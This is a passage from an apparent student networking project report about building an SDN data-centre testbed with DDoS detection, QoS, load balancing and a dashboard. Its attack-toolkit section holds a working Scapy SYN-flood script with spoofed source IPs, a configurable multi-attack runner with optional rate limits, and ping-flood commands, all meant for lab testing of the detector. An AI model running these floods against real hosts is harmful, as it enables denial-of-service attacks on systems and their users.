37     if arp_pkt.dst_ip == self.virtual_ip:
38         # Build ARP reply
39         eth_reply = ethernet.ethernet(
40             dst=arp_pkt.src_mac,
41             src=self.virtual_mac,
42             ethertype=ether_types.ETH_TYPE_ARP
43         )
44         arp_reply = arp.arp(
45             opcode=arp.ARP_REPLY,
46             src_mac=self.virtual_mac,
47             src_ip=self.virtual_ip,
48             dst_mac=arp_pkt.src_mac,
49             dst_ip=arp_pkt.src_ip
50         )
51
52         self._send_packet(datapath, in_port, eth_reply, arp_reply)
53
54 def create_forward_flow(self, datapath, parser, server, client_ip):
55     """Install flow for client-to-server traffic."""
56     match = parser.OFPMatch(
57         eth_type=0x0800,
58         ipv4_src=client_ip,
59         ipv4_dst=self.virtual_ip
60     )
61
62     actions = [
63         parser.OFPACTIONSetField(eth_dst=server['mac']),
64         parser.OFPACTIONSetField(ipv4_dst=server['ip']),
65         parser.OFPACTIONOutput(server['port'])
66     ]
67
68     return match, actions
```

Listing 6: Load Balancer Implementation

7 QoS Traffic Engineering

7.1 Traffic Classification

The QoS manager classifies traffic into four priority tiers based on port numbers and protocol types:




Figure 11: Four-Tier QoS Classification

7.2 DSCP Marking

Table 5: DSCP Values for Traffic Classes

Queue	DSCP Value	PHB Class	Binary
0 - Critical	46	EF (Expedited Forwarding)	101110
1 - Real-time	34	AF41 (Assured Forwarding)	100010
2 - Interactive	26	AF31	011010
3 - Bulk	0	BE (Best Effort)	000000

7.3 HTB Queue Configuration




Figure 12: HTB Queue Hierarchy

7.4 Implementation

```

1 class QoSManager:
2     """Traffic classification and QoS policy enforcement."""
3
4     # Traffic class definitions
5     TRAFFIC_CLASSES = {
6         'critical': {
7             'queue': 0,
8             'dscp': 46, # EF
9             'min_rate': '50mbit',
10            'max_rate': '100mbit',
11            'ports': [22, 53] # SSH, DNS
12        },
13        'realtime': {
14            'queue': 1,
15            'dscp': 34, # AF41
16            'min_rate': '30mbit',
17            'max_rate': '80mbit',
18            'ports': [554, 5004, 5001] # RTSP, RTP, Video
19        },
20        'interactive': {
21            'queue': 2,
22            'dscp': 26, # AF31
23            'min_rate': '15mbit',
24            'max_rate': '50mbit',
25            'ports': [80, 443] # HTTP, HTTPS
26        },
27        'bulk': {
28            'queue': 3,
29            'dscp': 0, # BE
30            'min_rate': '5mbit',
31            'max_rate': '20mbit',
32            'ports': [21, 25, 110] # FTP, SMTP, POP3
33        }
34    }
35
36    def classify_packet(self, pkt):
37        """Classify packet and return queue ID."""
38        tcp_pkt = pkt.get_protocol(tcp.tcp)
39        udp_pkt = pkt.get_protocol(udp.udp)
40        icmp_pkt = pkt.get_protocol(icmp.icmp)
41
42        # ICMP is critical
43        if icmp_pkt:
44            return self.TRAFFIC_CLASSES['critical']['queue']
45
46        # Check port-based classification
47        dst_port = None
48        if tcp_pkt:
49            dst_port = tcp_pkt.dst_port
50        elif udp_pkt:
51            dst_port = udp_pkt.dst_port
52
53        if dst_port:
54            for class_name, config in self.TRAFFIC_CLASSES.items():
55                if dst_port in config['ports']:
56                    return config['queue']

```

```
57
58     # Default to bulk
59     return self.TRAFFIC_CLASSES['bulk']['queue']
60
61 def apply_dscp_marking(self, datapath, parser, pkt, queue_id):
62     """Apply DSCP marking based on traffic class."""
63     dscp_value = None
64     for config in self.TRAFFIC_CLASSES.values():
65         if config['queue'] == queue_id:
66             dscp_value = config['dscp']
67             break
68
69     if dscp_value:
70         actions = [
71             parser.OFPACTIONSetField(ip_dscp=dscp_value),
72             parser.OFPACTIONSetQueue(queue_id)
73         ]
74         return actions
75     return []
76
77 def configure_switch_queues(self, switch_name):
78     """Configure HTB queues on switch interface."""
79     commands = [
80         f"ovs-vsctl set port {switch_name} qos=@newqos -- "
81         f"--id=@newqos create qos type=linux-htb "
82         f"other-config:max-rate=100000000 "
83         f"queues=0=@q0,1=@q1,2=@q2,3=@q3 -- "
84         f"--id=@q0 create queue other-config:min-rate=50000000 -- "
85         f"--id=@q1 create queue other-config:min-rate=30000000 -- "
86         f"--id=@q2 create queue other-config:min-rate=15000000 -- "
87         f"--id=@q3 create queue other-config:min-rate=5000000 "
88     ]
89     return commands
```

Listing 7: QoS Manager Implementation

8 Attack Simulation Toolkit

8.1 Overview

The attack toolkit provides controlled attack simulations for testing the DDoS detection system. All attacks use Scapy for packet crafting and include safety features.




Figure 13: Attack Types in Toolkit

8.2 Attack Descriptions

Table 6: Attack Types and Characteristics

Attack	Description	Target
SYN Flood	Sends TCP SYN packets without completing handshake, exhausting server connection table	TCP Stack
ICMP Flood	Sends large volumes of ICMP Echo requests to overwhelm target	Network Layer
UDP Flood	Sends UDP packets to random ports, forcing ICMP unreachable responses	Network/App
Slowloris	Opens many HTTP connections and keeps them alive with partial headers	Web Server
DNS Amplification	Sends DNS queries with spoofed source IP to amplify traffic	DNS/Network

8.3 SYN Flood Implementation

```

1  #!/usr/bin/env python3
2  """TCP SYN Flood Attack Simulation."""
3
4  from scapy.all import IP, TCP, send, RandShort
5  import random
6  import time
7
8  class SYNflood:
9      """SYN Flood attack generator."""
10
11     def __init__(self, target_ip, target_port=80, rate=100):

```

```

12     self.target_ip = target_ip
13     self.target_port = target_port
14     self.rate = rate # packets per second
15     self.running = False
16
17     def generate_packet(self):
18         """Generate a single SYN packet with random source."""
19         # Random source IP (spoofed)
20         src_ip = f"{random.randint(1,254)}." \
21                 f"{random.randint(1,254)}." \
22                 f"{random.randint(1,254)}." \
23                 f"{random.randint(1,254)}"
24
25         # Craft IP layer
26         ip_layer = IP(src=src_ip, dst=self.target_ip)
27
28         # Craft TCP layer with SYN flag
29         tcp_layer = TCP(
30             sport=RandShort(), # Random source port
31             dport=self.target_port,
32             flags='S', # SYN flag
33             seq=random.randint(0, 2**32-1)
34         )
35
36         return ip_layer / tcp_layer
37
38     def run(self, duration=30):
39         """Run attack for specified duration."""
40         self.running = True
41         packets_sent = 0
42         start_time = time.time()
43         interval = 1.0 / self.rate
44
45         print(f"[*] Starting SYN flood to {self.target_ip}:{self.target_port}")
46         print(f"[*] Rate: {self.rate} pps, Duration: {duration}s")
47
48         while self.running and (time.time() - start_time) < duration:
49             pkt = self.generate_packet()
50             send(pkt, verbose=False)
51             packets_sent += 1
52             time.sleep(interval)
53
54         elapsed = time.time() - start_time
55         print(f"[*] Attack complete: {packets_sent} packets in {elapsed:.1f}s")
56         return packets_sent
57
58 if __name__ == '__main__':
59     import sys
60     if len(sys.argv) < 3:
61         print("Usage: syn_flood.py <target_ip> <port> [duration]")
62         sys.exit(1)
63
64     target = sys.argv[1]
65     port = int(sys.argv[2])
66     duration = int(sys.argv[3]) if len(sys.argv) > 3 else 30
67

```



```
68 attack = SYNflood(target, port, rate=200)
69 attack.run(duration)
```

Listing 8: SYN Flood Attack Implementation

8.4 Unified Attack Interface

```
1 class AttackToolkit:
2     """Unified interface for all attack types."""
3
4     ATTACKS = {
5         'syn': SYNflood,
6         'icmp': ICMPFlood,
7         'udp': UDPFlood,
8         'slowloris': Slowloris,
9         'dns': DNSAmplification
10    }
11
12    def __init__(self, safe_mode=True):
13        self.safe_mode = safe_mode
14        self.max_duration = 60 if safe_mode else 300
15        self.max_rate = 500 if safe_mode else 10000
16
17    def run_attack(self, attack_type, target_ip, **kwargs):
18        """Run specified attack type."""
19        if attack_type not in self.ATTACKS:
20            raise ValueError(f"Unknown attack: {attack_type}")
21
22        # Apply safety limits
23        duration = min(kwargs.get('duration', 30), self.max_duration)
24        rate = min(kwargs.get('rate', 100), self.max_rate)
25
26        attack_class = self.ATTACKS[attack_type]
27        attack = attack_class(target_ip, rate=rate, **kwargs)
28
29        return attack.run(duration)
```

Listing 9: Attack Toolkit Unified Interface

9 Web Dashboard

9.1 Dashboard Architecture

The web dashboard provides real-time visualization using Flask, WebSocket, and D3.js:




Figure 14: Dashboard Architecture

9.2 Dashboard Features

1. **Topology Visualization:** Interactive D3.js force-directed graph showing all switches and hosts
2. **Real-time Statistics:** Live bandwidth, packet counts, and flow statistics
3. **Security Alerts:** DDoS detection alerts with attack details
4. **Blocked Hosts:** List of blocked IPs with countdown timers
5. **Load Balancer Status:** Server pool health and request distribution
6. **QoS Monitoring:** Queue utilization graphs

9.3 D3.js Topology Visualization

```

1 // Initialize force simulation
2 const simulation = d3.forceSimulation(nodes)
3   .force('link', d3.forceLink(links).id(d => d.id).distance(80))
4   .force('charge', d3.forceManyBody().strength(-300))
5   .force('center', d3.forceCenter(width / 2, height / 2))
6   .force('collision', d3.forceCollide().radius(30));
7
8 // Create links
9 const link = svg.append('g')
10  .selectAll('line')
11  .data(links)
12  .enter().append('line')
  
```

```

13     .attr('stroke', '#8b949e')
14     .attr('stroke-width', 2);
15
16 // Create nodes
17 const node = svg.append('g')
18     .selectAll('g')
19     .data(nodes)
20     .enter().append('g')
21     .call(d3.drag()
22         .on('start', dragstarted)
23         .on('drag', dragged)
24         .on('end', dragended));
25
26 // Node circles with type-based coloring
27 node.append('circle')
28     .attr('r', d => d.type === 'core' ? 20 :
29         d.type === 'host' ? 12 : 15)
30     .attr('fill', d => {
31         switch(d.type) {
32             case 'core': return '#f85149';
33             case 'aggregation': return '#58a6ff';
34             case 'edge': return '#3fb950';
35             case 'host': return '#8b949e';
36         }
37     });
38
39 // Node labels
40 node.append('text')
41     .text(d => d.id)
42     .attr('text-anchor', 'middle')
43     .attr('dy', 4)
44     .attr('fill', 'white')
45     .attr('font-size', '10px');

```

Listing 10: D3.js Topology Rendering

9.4 Flask REST API

```

1 from flask import Flask, jsonify
2 from flask_socketio import SocketIO
3
4 app = Flask(__name__)
5 socketio = SocketIO(app, cors_allowed_origins="*")
6
7 @app.route('/securenet/status')
8 def get_status():
9     """Get overall system status."""
10     return jsonify({
11         'controller': 'running',
12         'switches': len(controller.switches),
13         'hosts': len(controller.hosts),
14         'uptime': controller.get_uptime()
15     })
16
17 @app.route('/securenet/topology')
18 def get_topology():
19     """Get network topology for D3.js."""

```

```
20 nodes = []
21 links = []
22
23 # Add switches
24 for sw in controller.switches:
25     nodes.append({
26         'id': sw.name,
27         'type': get_switch_type(sw.name)
28     })
29
30 # Add hosts
31 for host in controller.hosts:
32     nodes.append({
33         'id': host.name,
34         'type': 'host',
35         'ip': host.ip
36     })
37
38 # Add links
39 for link in controller.links:
40     links.append({
41         'source': link.src,
42         'target': link.dst
43     })
44
45 return jsonify({'nodes': nodes, 'links': links})
46
47 @app.route('/securenet/ddos/alerts')
48 def get_alerts():
49     """Get recent DDoS alerts."""
50     return jsonify(controller.ddos_detector.get_alerts())
51
52 @socketio.on('connect')
53 def handle_connect():
54     """Handle WebSocket connection."""
55     emit('connected', {'status': 'ok'})
56
57 def broadcast_stats():
58     """Broadcast stats to all connected clients."""
59     while True:
60         stats = controller.stats_collector.get_stats()
61         socketio.emit('stats_update', stats)
62         time.sleep(1)
```

Listing 11: Flask API Endpoints

10 Performance Analysis

10.1 Benchmarking Methodology

The performance analyzer conducts automated tests measuring:

- **Throughput:** TCP bandwidth using iperf3
- **Latency:** Round-trip time using ping
- **Jitter:** Variation in latency using UDP tests
- **Packet Loss:** Percentage of lost packets

10.2 Performance Results




Figure 15: Throughput Comparison Across Host Pairs




Figure 16: Latency Distribution by Path Type

10.3 QoS Impact Analysis

Table 7: QoS Impact on Traffic Classes During Congestion

Traffic Class	Without QoS	With QoS	Change
Critical	75 Mbps	95 Mbps	+27%
Real-time	72 Mbps	88 Mbps	+22%
Interactive	68 Mbps	78 Mbps	+15%
Bulk	62 Mbps	45 Mbps	-27%

11 Development Journey

This section documents the complete development process, including multiple iterations and problem-solving approaches that led to the final working system.

11.1 Development Stages Overview

The project was developed through 9 iterative stages:

Table 8: Development Stages Summary

Stage	Focus Area	Key Deliverables
1	Research & Planning	Architecture design, technology selection
2	Topology Implementation	Fat-Tree k=4, dynamic topology generator
3	SDN Controller	Ryu-based controller, OpenFlow handling
4	Security Features	DDoS detection, firewall, automatic blocking
5	Traffic Engineering	QoS 4-tier system, load balancer with VIP
6	Dashboard	Flask + D3.js real-time visualization
7	Attack Toolkit	5 attack types with Scapy, integrated runner
8	Cross-Platform	WSL2 support, Linux Bridge mode, VM guide
9	Testing & Docs	Performance analysis, lab manual, reports

11.2 Initial Approach: Windows Native Solution

During development, we explored the possibility of running the entire project natively on Windows, without requiring WSL or Linux. This would have simplified deployment for Windows users significantly.

11.2.1 Windows Native Attempt

We developed two components to replicate Mininet's functionality on Windows:

1. **Pure Python OpenFlow Switch Simulator** (`simulator/windows_sim.py`):
 - Implements OpenFlow 1.3 protocol messages (HELLO, FEATURES_REQUEST, PACKET_IN, FLOW_MOD)
 - Creates a virtual Fat-Tree topology with simulated switches and hosts
 - Generates realistic traffic patterns including normal traffic and attack simulations
 - Uses Python's `asyncio` for asynchronous network operations
2. **Pure Python OpenFlow Controller** (`simulator/windows_controller.py`):
 - Accepts OpenFlow connections from simulated switches
 - Implements L2 learning switch behavior
 - Includes DDoS detection algorithms
 - Provides REST API compatible with the dashboard

```

1 class VirtualSwitch:
2     """Pure Python OpenFlow switch simulation."""
3
4     def __init__(self, dpid, controller_host, controller_port):
5         self.dpid = dpid
6         self.flow_table = []
7         self.mac_table = {}
8
9     async def connect_to_controller(self):
10        """Establish OpenFlow connection."""
11        reader, writer = await asyncio.open_connection(
12            self.controller_host, self.controller_port)
13        await self.send_hello()
14        await self.handle_features_request()

```

Listing 12: Windows Simulator Architecture

11.2.2 Limitations Discovered

The Windows native approach faced several fundamental limitations:

- **No Real Network Stack:** Windows lacks kernel-level network namespace support, making it impossible to create isolated virtual hosts with real TCP/IP stacks
- **No Open vSwitch:** OVS requires Linux kernel modules for proper OpenFlow switch behavior
- **Simulated vs Real:** While the simulator could demonstrate concepts, it couldn't provide real packet forwarding or accurate performance metrics
- **Tool Compatibility:** Network tools like `hping3`, `iperf`, and `tcpdump` require real network interfaces

11.3 WSL2 Environment: Two Operating Modes

After evaluating the Windows native approach, we adopted WSL2 (Windows Subsystem for Linux 2). However, we discovered that WSL2 itself has limitations with Open vSwitch, leading to two distinct operating modes:

11.3.1 Mode 1: Linux Bridges (WSL2 Compatible)

WSL2's virtualized network stack cannot properly establish OpenFlow connections to external controllers. The solution is to use Linux bridges instead of OVS:

```

1 # Start Mininet with Linux bridges (no OpenFlow controller needed)
2 sudo mn --switch l2br --topo tree,2
3
4 # This creates a working network but without SDN controller features
5 # Use for basic network testing and attack simulation

```

Listing 13: Linux Bridge Mode

Advantages:

- Works out-of-the-box in WSL2

- No controller connection issues
- Sufficient for traffic generation and detection testing

Limitations:

- No OpenFlow-based traffic control
- Cannot install drop rules on switches
- DDoS mitigation is simulated rather than enforced

11.3.2 Mode 2: Full SDN (VM Required)

For complete SDN functionality with OpenFlow flow rules, a full Linux VM is required:

```

1 # In a proper Linux VM (VirtualBox/VMware)
2 # Terminal 1: Start Ryu controller
3 ryu-manager controller/securenet_controller.py
4
5 # Terminal 2: Start Mininet with OVS
6 sudo mn --controller=remote,ip=127.0.0.1 --switch ovsk --topo tree,2
7
8 # Now OpenFlow rules are properly enforced

```

Listing 14: Full SDN Mode

11.3.3 WSL2 Setup Challenges

Table 9: WSL2 Setup Challenges and Solutions

Challenge	Solution
eventlet ALREADY_HANDLED error	Applied sed patch to Ryu's wsgi.py
cffibackend module error	Created clean venv without <code>--system-site-packages</code>
OVS OpenFlow connection fails	Use Linux bridges (<code>--switch lxbbr</code>) instead
Dashboard shows no data	Run stats collector to poll interface statistics

11.4 Attack Simulator Integration Challenge

11.4.1 The Problem: Namespace Isolation

Initially, the attack simulator (`attack_simulator.py`) was designed as a separate process that would execute attack commands. However, this approach failed because:

- Mininet hosts exist in isolated network namespaces
- External processes cannot access these namespaces
- Commands like `ping` from the host system target the host's network, not Mininet's

```

1 # This FAILS - cannot reach Mininet's network
2 subprocess.run(['ping', '-f', '-c', '1000', '10.0.0.1'])

```

Listing 15: Failed Approach - External Process

11.4.2 The Solution: Integrated Demo Runner

We created an integrated demo runner (`scripts/run_demo.py`) that runs both Mininet and attacks in the **same Python process**, allowing direct access to host objects:

```
1 # Create network
2 net = Mininet(topo=TreeTopo(depth=2, fanout=2),
3               controller=None, switch=LinuxBridge)
4 net.start()
5
6 # Get host objects directly
7 h1, h4 = net.get('h1', 'h4')
8
9 # Run attack FROM the host's namespace - THIS WORKS!
10 h4.cmd(f'ping -f -c 5000 {h1.IP()} &')
```

Listing 16: Integrated Demo Runner Solution

The integrated runner provides an interactive menu:

1. ICMP Flood Attack
2. SYN Flood Attack
3. UDP Flood Attack
4. Ping of Death
5. Multi-Vector Attack
6. Run Demo Scenario
7. Test Connectivity
8. Show Status
9. Open Mininet CLI

11.5 DDoS Detection Evolution

The DDoS detection system went through three major iterations:

11.5.1 Version 1.0: Basic Rate Monitoring

Initial implementation monitored total traffic rates on interfaces:

```
1 # Problem: Both sender AND receiver show high traffic
2 if total_rate > threshold:
3     block_host(interface) # Wrong! Might block victim
```

Listing 17: v1.0 - Basic Detection

Issue: When h4 floods h1, *both* interfaces show high rates, causing the victim to also be blocked.

11.5.2 Version 2.0: TX/RX Differentiation

We realized that on a switch port:

- **High RX** = Switch is receiving from host = Host is **SENDING**
- **High TX** = Switch is transmitting to host = Host is **RECEIVING**

Therefore, to identify the attacker, we look for high **RX** rates:

```

1 def get_attacker_from_interface(iface, tx_rate, rx_rate):
2     """HIGH RX on switch = host is SENDING = ATTACKER"""
3     if rx_rate > tx_rate * 1.5: # Host sending >> receiving
4         return identify_host_from_interface(iface)
5     return None # Not an attacker

```

Listing 18: v2.0 - TX-Based Detection

11.5.3 Version 3.0: IP-Based Deduplication

Even with TX-based detection, we had duplicate blocking issues:

```

1 # Changed from host-based to IP-based tracking
2 blocked_ips = {} # {ip: block_time}
3
4 def block_attacker(host_ip):
5     if host_ip in blocked_ips:
6         return # Already blocked, skip
7     blocked_ips[host_ip] = time.time()
8     # Install block rule...

```

Listing 19: v3.0 - Deduplication

Key improvements in v3.0:

- IP-based deduplication prevents duplicate blocks
- Detection cooldown period (5 seconds) prevents rapid re-detection
- Proper host-to-IP mapping for accurate identification
- Clear security alerts with all required fields

11.6 Dynamic Topology Generator

To support larger and more varied network configurations, we created a dynamic topology generator (`topology/dynamic_topology.py`):

Table 10: Supported Topology Types

Type	Parameters	Example Size	Use Case
Tree	depth, fanout	13 switches, 27 hosts	Basic testing
Fat-Tree	k (even)	20 switches, 16 hosts (k=4)	Data center
Spine-Leaf	spines, leaves, hosts	Configurable	Modern DC
Data Center	zones, hosts/zone	Enterprise scale	Zone isolation
Linear	n hosts	n-1 switches	Simple chain

```
1 from topology.dynamic_topology import create_topology
2
3 # Create different topologies
4 topo = create_topology('fat_tree', k=6)    # 45 switches, 54 hosts
5 topo = create_topology('spine_leaf', spines=4, leaves=8, hosts_per_leaf
6     =4)
7 topo = create_topology('tree', depth=3, fanout=3) # 13 switches, 27
8     hosts
```

Listing 20: Dynamic Topology Usage

12 Installation and Usage Guide

12.1 Prerequisites

- Windows 10/11 with WSL2 enabled
- Ubuntu 20.04+ distribution in WSL2
- Python 3.11 (recommended)
- Mininet 2.3.0+
- Open vSwitch 2.13+

12.2 WSL2 Installation

```
1 # In WSL Ubuntu terminal:
2 cd ~
3 git clone <repository_url> securenet_dc
4 cd securenet_dc
5
6 # Run the automated setup script
7 chmod +x scripts/setup_wsl.sh
8 ./scripts/setup_wsl.sh
```

Listing 21: WSL2 Quick Setup

The setup script automatically:

- Creates Python virtual environment with Python 3.11
- Installs Ryu SDN Framework and Flask dependencies
- Applies eventlet compatibility patch
- Verifies all installations

12.3 Manual Installation (Alternative)

```
1 # Update system
2 sudo apt-get update
3 sudo apt-get install -y mininet openvswitch-switch python3.11 python3
  .11-venv
4
5 # Create virtual environment
6 python3.11 -m venv venv
7 source venv/bin/activate
8
9 # Install dependencies
10 pip install wheel setuptools==57.5.0
11 pip install --no-build-isolation ryu
12 pip install flask flask-socketio flask-cors requests
13
14 # Apply eventlet patch (required for Ryu)
15 WSGI_FILE=$(find venv -name "wsgi.py" -path "*/ryu/app/*" | head -1)
```

```

16 sed -i "s/from eventlet.wsgi import ALREADY_HANDLED/ALREADY_HANDLED = b
    ''/" "$WSGI_FILE"

```

Listing 22: Manual Installation Commands

12.4 Running the Project

```

1 # Option 1: Use the start script (recommended)
2 cd ~/securenet_dc
3 ./scripts/start_all.sh
4
5 # Option 2: Manual start (3 terminals required)
6
7 # Terminal 1: Start Controller
8 source venv/bin/activate
9 ryu-manager controller/securenet_controller.py --wsapi-host 0.0.0.0
10
11 # Terminal 2: Start Dashboard
12 source venv/bin/activate
13 python dashboard/app.py
14
15 # Terminal 3: Start Mininet
16 sudo mn --controller=remote,ip=127.0.0.1,port=6653 --topo=tree,2
17
18 # For Fat-Tree topology:
19 sudo mn --custom topology/datacenter_topo.py --topo=fattree \
20     --controller=remote,ip=127.0.0.1,port=6653

```

Listing 23: Starting SecureNet DC

12.5 Accessing Components

Table 11: Component Access Points

Component	URL/Port	Description
Web Dashboard	http://localhost:5000	Real-time visualization
Controller API	http://localhost:8080/securenet/	REST API endpoints
OpenFlow	Port 6653	Switch-controller communication
Mininet CLI	Terminal	Network management

Note: To access the dashboard from Windows browser, use the WSL IP address:

```

1 # Get WSL IP
2 hostname -I | awk '{print $1}'
3 # Then open http://<WSL_IP>:5000 in Windows browser

```

13 Conclusion

13.1 Project Achievements

SecureNet DC successfully demonstrates a comprehensive implementation of:

1. **Enterprise-Grade Topology:** A fully functional $k=4$ Fat-Tree data center network with proper layer separation and redundant paths
2. **Centralized SDN Control:** Modular Ryu controller with clean architecture supporting multiple concurrent features
3. **Real-Time Security:** DDoS detection achieving ≤ 3 second response time with automatic mitigation
4. **Traffic Engineering:** Four-tier QoS providing 27% throughput improvement for critical traffic under congestion
5. **Intelligent Load Balancing:** VIP-based distribution with even allocation (within 2% variance)
6. **Interactive Visualization:** Web dashboard with real-time topology and statistics

13.2 Skills Demonstrated

- Network architecture design
- SDN/OpenFlow protocol programming
- Network security and attack mitigation
- Traffic engineering and QoS
- Full-stack web development
- Performance analysis and benchmarking
- Technical documentation

13.3 Future Enhancements

- Machine learning-based anomaly detection
- Multi-controller redundancy for high availability
- Integration with external SIEM systems
- IPv6 support throughout the network
- Container-based deployment with Kubernetes

SecureNet DC

Building the Next Generation Data Center

CPEG 460 - Computer Networks
Fall 2025